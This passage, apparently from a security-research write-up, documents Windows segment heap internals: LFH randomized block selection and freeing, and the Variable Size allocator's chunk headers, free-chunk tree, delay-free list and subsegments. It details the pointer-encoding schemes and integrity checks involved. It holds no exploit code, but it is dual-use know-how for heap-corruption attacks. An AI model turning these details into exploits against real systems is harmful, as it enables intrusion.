
LFH allocation first finds or creates the relevant bucket for the requested size (see Activation). If LFH is enabled for the size, allocation continues in nt!RtlpHpLfhSlotAllocate:
- Select an affinity slot (using the requesting thread’s processor and
LfhContext->ProcAffinityMapping). - Get the
ActiveSubsegmentfrom the selected affinity slot. - If the lowest 12 bits of
ActiveSubsegment(available blocks) is greater than 0, allocate a block from the active subsegment. Otherwise, take a subsegment fromAvailableSubsegmentList, or if none is available allocate and initialize a new subsegment withRtlpHpLfhSubsegmentCreateand add it toAffinitySlot->State.AvailableSubsegmentList.
Allocating a Block from the Active Subsegment

Which block is selected is randomized, similar to LFH in the NT heap:
- Get a random value: Read
RtlpLowFragHeapRandomData[x], a 256-byte table containing values from0x00–0x7f. - Locate the bitmap entry: Use
FreeHintto select the relevantBlockBitmapentry:Index = (2 * FreeHint) >> 6; thenBitmap = BlockBitmap[Index]. - Find a reference point: Locate the first allocated/busy block (
FirstNotFreeIdx) in the bitmap. This is used as the starting point for randomized selection. - Calculate the candidate block:
SearchWidth = RtlpSearchWidth[BucketIndex]randval = RtlpLowFragHeapRandomData[x]val = (SearchWidth * randval >> 7) & 0x1FFFFFEblockIndex = (FirstNotFreeIdx + val) & 0x3f
- Find a free block: Check the candidate’s busy bit. If it is busy, search for the nearest free block; if free, mark it as allocated in
BlockBitmap. - Record unused space: If the allocation does not consume the entire block, store the unused-byte count at the end of the block.
- Update metadata: Set
FreeHint = blockIndex, decrement the available-block count (low 12 bits ofActiveSubsegment), and return the block.
Free Mechanism

Freeing an LFH block is handled by nt!RtlpHpLfhSubsegmentFreeBlock:
- Decode
Subsegment->BlockOffsetsto recover the block size and the offset of the first block. - Compute the block index:
idx = (block - subsegmentBase - FirstBlockOffset) / BlockSize. - Clear the corresponding
BlockBitmapbit and incrementSubsegment->FreeCount. - If
FreeCount == BlockCount - 1, all blocks of the subsegment are free: remove the subsegment fromAvailableSubsegmentList(with a double-linked-list check) and release the subsegment back to the backend allocator. - Otherwise the subsegment stays in use and free is done.
Variable Size Allocation
VS is the frontend allocator for variable-sized chunks. It is used for allocations that are too large or unsuitable for LFH but still below the backend/large-block threshold.
Allocation Size
VS is used when:
Size <= 0x200and LFH is not enabled for that size0x200 < Size <= 0xfe00xfe0 < Size <= 0x20000and(Size & 0xfff) != 0(ie. size not page aligned)
VS Chunks

A chunk is the basic unit of the VS allocator. In front of every chunk there is metadata that records chunk information (_HEAP_VS_CHUNK_HEADER for in-use chunks, _HEAP_VS_CHUNK_FREE_HEADER for freed chunks). This is similar to the backend allocator in the NT heap.
In-use chunk header
| Field | Meaning |
|---|---|
MemoryCost | Only used when freed (see free header). |
UnsafeSize | The size of the chunk. |
UnsafePrevSize | The size of the previous chunk. |
Allocated | Indicates whether the chunk is allocated (value is 1 if allocated). |
EncodedSegmentPageOffset | Index of the page of the chunk inside the VS subsegment. Used to find the VS subsegment on free. It is also encoded (see below). |
UnusedBytes | Indicates whether the allocated chunk has unused memory. |
The chunk header is encoded:
Encoding
Encoded header = Chunk Header ^ Chunk Address ^ RtlpHpHeapGlobals.HeapKey
EncodedSegmentPageOffset = Chunk Address ^ SegmentPageOffset ^ RtlpHpHeapGlobals.HeapKey
Freed chunk header
The 8-byte header is the same as the allocated chunk. Differences:
| Field | Meaning |
|---|---|
MemoryCost | Indicates how many pages of memory need to be committed when the chunk is allocated. |
Node | _RTL_BALANCED_NODE: Left (8 bytes), Right (8 bytes), ParentValue (8 bytes). The node of the red-black tree; freed chunks are stored in the FreeChunkTree. |
VS Context

_HEAP_VS_CONTEXT is the main VS allocator state. It manages free chunks, delay-free state, subsegments, and configuration used by the variable-size path.
| Field | Meaning |
|---|---|
FreeChunkTree | _RTL_RB_TREE. Red-black tree of free chunks, ordered by size (see FreeChunkTree). |
SubsegmentList | Linked list of VS subsegments. |
DelayFreeContext | _HEAP_VS_DELAY_FREE_CONTEXT. State for delayed frees. (see DelayFreeContext) |
BackendCtx | Points to the backend allocator (_HEAP_SEG_CONTEXT) used by the VS allocator. |
Callbacks | _HEAP_SUBALLOCATOR_CALLBACKS. Callback function table used to allocate / free subsegments (Allocate, Free, Commit, Decommit, ExtendContext). The function pointers are encoded (see below). |
Config | _RTL_HP_VS_CONFIG. Attributes of the VS allocator. |
Encoding
EncodedCallback = FunctionPointer ^ VsContext ^ RtlpHpHeapGlobals.HeapKey
VS Config
_RTL_HP_VS_CONFIG
PageAlignLargeAllocs   default 1 in kernel, 0 in usermode
FullDecommit
EnableDelayFree        default 1 in kernel, 0 in usermode
FreeChunkTree
After a chunk is freed, it is placed into the FreeChunkTree of the heap, inserted according to size. If the chunk is larger than the node it goes into the right subtree, otherwise into the left subtree. If there is no chunk larger than a node, its right subtree is NULL (and similarly for the left).
_RTL_RB_TREE
0x0    Root
0x8    Encoded
| Field | Meaning |
|---|---|
Root | Points to the root of the red-black tree. |
Encoded | Indicates whether the root has been encoded (default disabled). |
Encoding
EncodedRoot = Root ^ FreeChunkTree
There is a node check when a node is taken out of the tree.
DelayFreeContext
When delay free is enabled (default enabled in the kernel, disabled in usermode) and the chunk size is < 0x1000, freeing a chunk does not free it immediately. The chunk is added to a singly linked list (DelayFreeContext); once the number of chunks in the list exceeds 0x20, all chunks in the list are freed at once. The next pointer is stored at the beginning of the user data, and the list is FILO. To check whether delay free is enabled, inspect VsContext->Config.
| Field | Meaning |
|---|---|
Depth | The number of chunks in the linked list. |
Sequence | Monotonic sequence number. |
NextEntry | Points to the next chunk. At this time the chunk is still marked Allocated. |
VS Subsegment
_HEAP_VS_SUBSEGMENT is the memory pool of VS allocation. When there is not enough memory, a new subsegment is allocated from the backend allocator. Each subsegment is linked into a linked list (VsContext->SubsegmentList).
| Field | Meaning |
|---|---|
ListEntry | _LIST_ENTRY (Flink/Blink). Points to the next / previous subsegment. The value is encoded (see below). There is also a double-linked-list check. |
CommitBitmap | Indicates the commit status of pages in the subsegment; pages are counted from the beginning of the subsegment. |
CommitLock | Lock used when committing pages. |
Size | Size of the VS subsegment, right-shifted by 4 bits. |
Signature | 15-bit signature used for verification when freeing, to make sure the correct subsegment is found. |
FullCommit | Whether the whole subsegment is committed. |
Encoding
EncodedFlink/Blink = Flink/Blink ^ &ListEntry ^ &(next/prev subsegment)
Behind the VS subsegment header is the memory pool of the VS allocator. At the beginning the whole pool is a single large chunk; it is split when allocated and coalesced with neighbors when freed.
Verification on Free
Subsegment->Size ^ Subsegment->Signature ^ 0x2BED == 0, BSOD if verification fails
Allocation Mechanism


The main implementation function is nt!RtlpHpVsContextAllocateInternal:
- Calculate the required chunk size.
- Find a suitable chunk in
VsContext->FreeChunkTree. Start at the root: if the required chunk is larger than the node, continue searching in the right subtree until found or NULL. - If no suitable chunk is found, allocate a subsegment (
RtlpHpVsSubsegmentCreate, which requests memory from the backend withRtlpHpSegVsAllocate, minimum size0x10000), add it to the VS context (RtlpHpVsContextAddSubsegment), and searchFreeChunkTreeagain.- If
PageAlignLargeAllocsis set, the subsegment is split into two chunks: one directly behind the subsegment structure and one whose user data is page-aligned; both are added toFreeChunkTree. - Otherwise, the entire subsegment is treated as one large chunk added to
FreeChunkTree.
- If
- When a chunk is found and its size is larger than requested, split it (
RtlpHpVsChunkSplit): remove the chunk fromFreeChunkTree, split it, and re-add the remainder as a new free chunk. If the remainder exceeds one page, split it into two pieces according to the page. - If
request size < chunk size, store the unused-byte count in the chunk’s last 2 bytes so the allocator can recover the chunk’s actual size when it is freed.
Free Mechanism
